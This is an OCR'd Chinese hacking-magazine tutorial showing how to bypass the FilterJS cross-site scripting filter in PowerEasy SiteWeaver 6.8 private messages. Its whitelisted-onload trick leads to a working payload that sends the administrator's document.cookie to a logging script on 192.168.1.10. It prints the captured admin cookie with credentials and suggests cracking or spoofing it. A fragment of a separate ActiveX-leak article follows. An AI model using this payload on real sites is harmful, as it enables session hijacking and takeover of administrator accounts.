


图 4

现在，我们发送这封带有脚本代码的短消息来看一看有什么效果，如图 5 所示。




图 5

怎么回事？我们丝毫没有看见浏览器弹出什么对话框，只看到一个“alert（ ）”字符串。

为了能够分析出原因，我们鼠标右击图 5 显示的窗口，选择“查看源文件”，查看一下当前短消息的源代码，如下所示。

```
…<a href='User_Message.asp?Action=Fw&MessageID=68'
target='_blank'><img src='images/m_fw.gif' border=0 alt='转发消息
'></a>      </td>    </tr>    <tr class='tdbg'><td><b>发 送 人：
</b>test</td></tr>    <tr class='tdbg'><td><b>发送时间：
</b>2010-6-21 7:40:33</td></tr>    <tr class='tdbg'><td><b>消息主
题：</b>324234</td></tr>    <tr class='tdbg'><td>  alert()
</td></tr></table></body></html>…
```

注意看我用斜体加粗表示的地方，在这里我们看到原先我们插入到短消息中的脚本代码本来是“<script>alert()</script>”，而现在源代码中显示的却没有了“<script>”和“</script>”两个标签，只剩下一个“alert()”。难怪我们没有看到浏览器弹出什么对话框出来，我们的脚本代码被系统进行了安全过滤！

翻阅动易 SiteWeaver6.8 系统的 ASP 源代码文件，发现在保存短消息的地方出现了一个过滤函数，如下所示。

```
这里省略部分 …    '替换 style 中的注释部分，比如：<div
For i = 1 To Request.Form("Content").Count
        Content = Content &
FilterJS(Request.Form("Content")(i))
    Next
```

其中的“FilterJS ”这个函数就是动易用来对短消息内容进行安全过滤的函数。我们看一看它的部分实现代码，如下所示。

```
Function FilterJS(ByVal strInput)
    If IsNull(strInput) Or Trim(strInput) = "" Then
        FilterJS = ""
        Exit Function
    End If
    Dim reContent

    ' 替换掉 HTML 字符实体(Character Entities)名字和分号之
间的空白字符，比如：&auml    ;替换成&auml;
    regEx.Pattern = "(&#*\w+)[\x00-\x20]+;"
    strInput = regEx.Replace(strInput, "$1;")
     这里省略部分 …
    ' 替换以 on 和 xmlns 开头的属性，动易系统的几个 JS 需要
保留
    regEx.Pattern = "on(load\s*=\s*""*'*resizepic\(this\) '*""*)"
    strInput = regEx.Replace(strInput, "off$1")
    regEx.Pattern = "on(mousewheel\s*=\s*""*'*return\
s*bbimg\(this\)'*""*)"
    strInput = regEx.Replace(strInput, "off$1")

    regEx.Pattern = "(<[^>]+[\x00-\x20""'/])(on|xmlns) ([^>]*)>"
    strInput = regEx.Replace(strInput, "$1pe$3>")
regEx.Pattern = "off(load\s*=\s*""*'*resizepic\(this\)'*""*)"
    strInput = regEx.Replace(strInput, "on$1")
    regEx.Pattern = "off(mousewheel\s*=\s*""*'*return\
s*bbimg\(this\)'*""*)"
        strInput = regEx.Replace(strInput, "on$1")
    style="xss:expres/*comment*/sion(alert(x))">
        regEx.Pattern = "(<[^>]+style[\x00-\x20]*=[\x00-\x20]
*[^>]*?)/\*[^>]*\*/([^>]*>)"
        strInput = regEx.Replace(strInput, "$1$2")
        ' 替换 expression
        regEx.Pattern = "(<[^>]+)style[\x00-\x20]*=[\x00-\x20]
*([`'""]*).*[e e E][x x X][p p P][r r R][e e E][s s S][s s S] [i i
 I ][o o O][n n N][\x00-\x20]*[\(\ （][^>]*>"
        strInput = regEx.Replace(strInput, "$1>")

        ' 替换 behaviour

    regEx.Pattern = "(<[^>]+)style[\x00-\x20]*=[\x00-\x20]*
([`'""]*).*behaviour[^>]*>>"

     strInput = regEx.Replace(strInput, "$1>")

    ' 替换 behavior
        regEx.Pattern = "(<[^>]+)style[\x00-\x20]*=[\x00-\x20]
*([`'""]*).*behavior[^>]*>>"
        strInput = regEx.Replace(strInput, "$1>")

        ' 替换 script
        regEx.Pattern = "(<[^>]+)style[\x00-\x20]*=[\x00-\x20]
*([`'""]*).*s[\x00-\x20]*c[\x00-\x20]*r[\x00-\x20]*i[\x00-\x20]*p[\x00-
\x20]*t[\x00-\x20]*:*[^>]*>"
        strInput = regEx.Replace(strInput, "$1>")
    这里省略部分 …
        FilterJS = strInput
    End Function
```

在这些代码中，我们可以看到动易为了防范跨站脚本攻击进行了大量的安全过滤工作，其中，针对 CSS 引发的跨站脚本以及传统 Script 标签带来的跨站脚本都进行了限制或者过滤。这就使得我们很难利用普通的跨站脚本来判断出动易系统是否存在跨站漏洞。

不过现在请大家注意，我们看到动易虽然对跨站脚本进行了大量的安全过滤，但是它对自己所使用的一些脚本却放了一马。请大家注意下面这段代码。

```
    替换以 on 和 xmlns 开头的属性，动易系统的几个 JS 需要保留
    regEx.Pattern = "on(load\s*=\s*""*'*resizepic\(this\)'*""*)"
        strInput = regEx.Replace(strInput, "off$1")
        regEx.Pattern =
"on(mousewheel\s*=\s*""*'*return\s*bbimg\(this\)'*""*)"
        strInput = regEx.Replace(strInput, "off$1")

        regEx.Pattern = "(<[^>]+[\x00-\x20""'/])(on|xmlns)([^>]*)>"
        strInput = regEx.Replace(strInput, "$1pe$3>")

        regEx.Pattern = "off(load\s*=\s*""*'*resizepic\(this\)'*""*)"
        strInput = regEx.Replace(strInput, "on$1")
    regEx.Pattern =
"off(mousewheel\s*=\s*""*'*return\s*bbimg\(this\)'*""*)
        strInput = regEx.Replace(strInput, "on$1")
```

当“FilterJS”函数过滤当前内容时，发现其中的代码如果是动易保留的几个 on 事件，那么它将会在过滤后恢复 on 事件原貌。什么意思呢？我们现在先来做一个测试，我们知道，下面这段脚本代码同样可以让浏览器弹出一个对话框。

```
<img src=xx onerror=alert()>
```

这里利用了网页中的事件处理函数来执行脚本代码，其中“alert()”这里可以替换为任意脚本代码，它同样能够实现跨站脚本攻击。现在，我们需要将这段脚本代码放入到动易的短消息中，看一看动易是不是会对这段代码进行安全过滤。

同样的方法，新建一个短消息，然后在源代码模式下将上面的脚本代码放入其中，发送短消息。我们发现我们还是没有

看到浏览器弹出什么对话框，查看一下短消息的源代码，我们发现了原因，如下所示。

```
发送人：</b>test</td></tr>  <tr class='tdbg'><td> <b>发送时间：</b>2010-6-21 8:19:37</td></tr>  <tr class= 'tdbg'><td><b>消息主题：</b>dfsdfsdf</td></tr>  <tr class= 'tdbg'><td><img src=xx peerror=alert()></td> </tr> </table>
```

注意看代码中斜体加粗部分，这里我们原本输入的代码中的“onerror”，此刻却被动易系统替换为“peerror”，难怪我们的脚本代码没有本执行。

可是，作为动易系统本身，它在处理一些图片的时候也要使用一些事件处理函数，例如动易系统支持用户使用鼠标滚轮来放大缩小图片，这个时候，如果动易不管三七二十一地过滤事件处理函数，那么系统本身就会出错。

不过，动易系统对自己使用的事件处理函数在过滤时是有要求的，只要事件处理函数的上下文表现形式符合动易系统本身要求，动易才会不进行安全过滤。

回过头看一看前面的代码，动易的“FilterJS”函数在碰到“onload”和“onmousewheel”两个事件处理函数时，才会判断它是不是系统要保留的。这就给我们一个机会，如果我们能够设计一个跨站代码，使其调用onload事件处理函数，同时格式上符合动易系统的要求，让其认为是自己系统要使用的事件处理函数，那么不就可以成功绕过安全过滤，实现跨站攻击了吗?

思路有了，现在就需要写出一段模拟动易系统自己调用的onload事件处理函数，代码如下。

```
<img src="../skin/Ocean/top_01.jpg" onload="resizepic(this); ">
```

由于动易系统在判断“onload”调用是不是自己系统调用的时候，需要“onload”处理的代码中包含“resizepic(this)”这样的字眼，原本“resizepic(this)”是动易系统的一个函数，用来实现对图片的大小进行调整。

现在，我们将上述代码插入到短消息中，再次发送，然后查看源代码，如下所示。

```
<b>发 送 人：</b>test</td></tr>  <tr class='tdbg'><td> <b>发送时间：</b>2010-6-21 8:32:36</td></tr>  <tr class='tdbg'><td><b>消息主题：</b>sdfdfsdffsfd</td></tr>  <tr class='tdbg'><td><img src="../skin/Ocean/top_01.jpg" onload="resizepic(this); "></td></tr></table>
```

注意斜体加粗部分，这一次，动易系统没有将我们的“onload”替换为“peload”，也就是我们已经绕过动易系统的安全过滤机制。可是，你也同时会发现，在我们打开当前短消息的时候，浏览器会给出一个错误提示对话框，如图6所示。




图 6

这是因为，我们虽然利用在“onload”后面加入“resizepic(this)”这样的字眼来冒充动易系统自身的事件处理函数调用，但是，浏览器在解析“resizepic(this)”时会认为它是一个函数，可是，我们并没有定义这个函数，于是，浏览器就会发生错误。为此，我们需要重新修正一下上面的利用代码，如下所示。

```
<img src="../skin/Ocean/top_01.jpg" onload="resizepic(this);function resizepic(){alert(document.cookie) };">
```

这一次，我们在“resizepic(this)”的后面加上了一个函数定义，对“resizepic”进行了函数实现。实现的内容很简单，就是弹出当前用户的Cookie信息。现在，将新的利用代码再次放入到短消息中，发送接收，效果如图7所示。




图 7

这一次，我们终于看到了期待已久的画面，我们绕过了动易系统的安全过滤机制，我们的脚本代码成功执行了。

现在，我们就可以利用脚本代码来获取用户甚至是管理员的Cookie信息。我们现在针对获取管理员的Cookie信息来做一个测试。

用我们的“test”用户登录系统，新建一个短消息，在源代码模式下，输入以下代码。

```
<img src="../skin/Ocean/top_01.jpg"
onload="resizepic(this);function resizepic(){window. Open
('http://192.168.1.10/getps.asp?ps='+escape(document.cookie))};">
```

由于我们想要获取到用户的Cookie信息，最为传统的方法就是利用弹出窗口的函数“window.open”来将用户的Cookie信息发送到记录密码的文件“getps.asp”。发送用户选择“admin”，然后单击“发送”按钮。

现在，推出“test”用户，我们利用“admin”超级管理员用户登录系统，请大家注意，无论是从系统首页登录，还是从后台管理登录，“admin”都可以接收到短消息。正常情况下，管理员是从后台登录，所以我们就从后台登录超级管理员，登录成功后，如图8所示。




图 8

注意图8中用方框选中的地方，超级管理员从后台登录后，系统会用红色字体提示用户有“待阅短信”。这时。超级管理员会从网页上方的“我的短消息”处来查阅新短信，此时，只要他一点击“我的短消息”按钮，他的Cookie信息就会被发送到我们的记录文件，如图9所示。




图9


我们记录下的Cookie信息如下所示。

```
Width=6; Height=32; ASPSESSIONIDQQCDADTB=
PNEBFAOCKLAMEPPJIBKEMNPP; 127001=LastPassword=
3N152T6gfa3D4h8a&UserName=admin&AdminLoginCode=PowerEas
y2008&AdminName=admin&UserPassword=469e80d32c0559f8&Rnd
Password=3N152T6gfa3D4h8a&AdminPassword=469e80d32c0559f8&
CookieDate=0; SendMessage=Yes
```

我们可以看到，这里清晰地包含了用户名称以及用户加密后的密码。现在，你可以去猜解密码或者进行欺骗了。

最后，这个漏洞还可以更加隐蔽地被利用，弹窗在一般情况下是被阻止的，所以大家在利用的时候，还需要把代码好好修改一下。大家有什么好的发现，还请拿出来一起分享。

前置知识：无
关键词：ActiveX、控件、泄密



ActiveX控件引发的泄密

文/图 爱无言

最近由于工作需要，我从网上下载了一些ActiveX控件，在学习使用这些ActiveX控件的同时，我针对它们也进行了简单的安全测试。众所周知，ActiveX控件中最为引人关注的安全漏洞应当就是缓冲区溢出漏洞或者指针覆盖漏洞了。因为一旦发现ActiveX控件存在这些安全漏洞，那么我们就可以借助这些安全漏洞制造出网页木马程序，危害极大。

但是，ActiveX控件的安全漏洞往往不仅仅限于这些，很多其他类型的安全漏洞其危害性也不容忽视。本文就ActiveX控件的另外一些安全漏洞类型作为分析对象，同时，结合实际案例来与大家一起学习和讨论关于ActiveX控件另类安全漏洞的利用与挖掘。

